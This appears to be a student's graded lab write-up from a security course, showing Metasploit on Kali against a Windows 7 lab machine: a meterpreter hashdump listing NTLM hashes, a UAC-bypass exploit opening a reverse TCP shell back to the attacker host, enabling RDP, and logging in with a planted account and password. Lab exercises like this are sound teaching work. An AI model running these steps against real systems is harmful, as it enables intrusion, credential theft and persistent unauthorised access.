[*] Spooling is now disabled
msf6 exploit(windows/local/bypassuac) > cat /root/winHash.txt
[*] exec: cat /root/winHash.txt

[*] Spooling to file /root/winHash.txt ...
msf6 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d :::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d :::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/local/bypassuac) > spool off
msf6 exploit(windows/local/bypassuac) > █
```

[Remote Access via RDP]

- a. (3 pts) In a new terminal in Internal Kali, enable RDP and log in using the malicious account created in the previous step.

```
msf6 exploit(windows/local/bypassuac) > sessions
Active sessions
-----
Id  Name  Type  Information  Connection
--  ---  ---  ---          ---
1   meterpreter x86/windows  WINDOWS7\Window 7 @ WINDOWS7  192.168.10.13:4444 → 192.168.10.9:1045 (192.168.10.9)

msf6 exploit(windows/local/bypassuac) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/bypassuac) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set SSession 1
SSession ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit 1

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 3 opened (192.168.10.13:4444 → 192.168.10.9:1048) at 2026-03-10 04:31:36 -0400

meterpreter > █
```

```
msf6 exploit(windows/local/bypassuac) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > run post/multi/manage/enable_rdp
[-] The specified meterpreter session script could not be found: post/multi/manage/enable_rdp
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20260310043453_default_192.168.10.9_host.windows.cle_223256.txt

meterpreter > █
```

```
(kali@kali) ~
└─$ rdesktop -u Carl -p Password123! 192.168.10.9
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s):

1. Certificate issuer is not trusted by this system.

Issuer: CN=WINDOWS7

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=WINDOWS7
Issuer: CN=WINDOWS7
Valid From: Fri Feb 6 19:58:57 2026
To: Sat Aug 8 20:58:57 2026

Certificate fingerprints:

sha1: 46b1f17710f802c70fafb51810f929cb385e51e4
sha256: 3e74bb27d8e00be8f3f04a213e7c2dbc511d8b99db163023a48e0de609aa3e07

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
(CoreWarning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
█
```

b. (2 pts) Browse user folders in Windows

The screenshot shows a Kali Linux terminal window with a terminal session running `rdesktop -u Carl -p Password123! 192.168.10.9`. The terminal output indicates that the keyboard map 'en-us' is selected. A red box highlights the terminal command and output.

The terminal window title is "Kali - Internal Workstation on CY301-CLOCH001". The terminal prompt is `root@kali: ~`.

The terminal session shows the following command and output:

```
(root@kali)-[~]
└─# rdesktop -u Carl -p Password123! 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
```

The terminal window also shows a notification: "ATTENTION! the follow".

The terminal window title is "rdesktop - 192.168.10.9".

The remote desktop session shows a Windows 7 desktop. A File Explorer window is open, displaying the contents of the `C:\Users` directory. The File Explorer address bar shows `Computer > Local Disk (C:) > Users`. The File Explorer window title is "Window 7".

The File Explorer window displays the following table of user folders:

Name	Date modified	Type	Size
Carl	3/10/2026 4:39 AM	File folder	
Public	7/14/2009 3:20 AM	File folder	
Window 7	8/24/2017 1:22 PM	File folder	

The File Explorer window also shows the following information:

Window 7 State: Shared Shared with: Carl
File folder Date modified: 8/24/2017 1:22 PM

The Windows 7 desktop background is blue. The taskbar shows the Start button, Internet Explorer, File Explorer, and Google Chrome. The system tray shows the time as 4:44 AM on 3/10/2026.

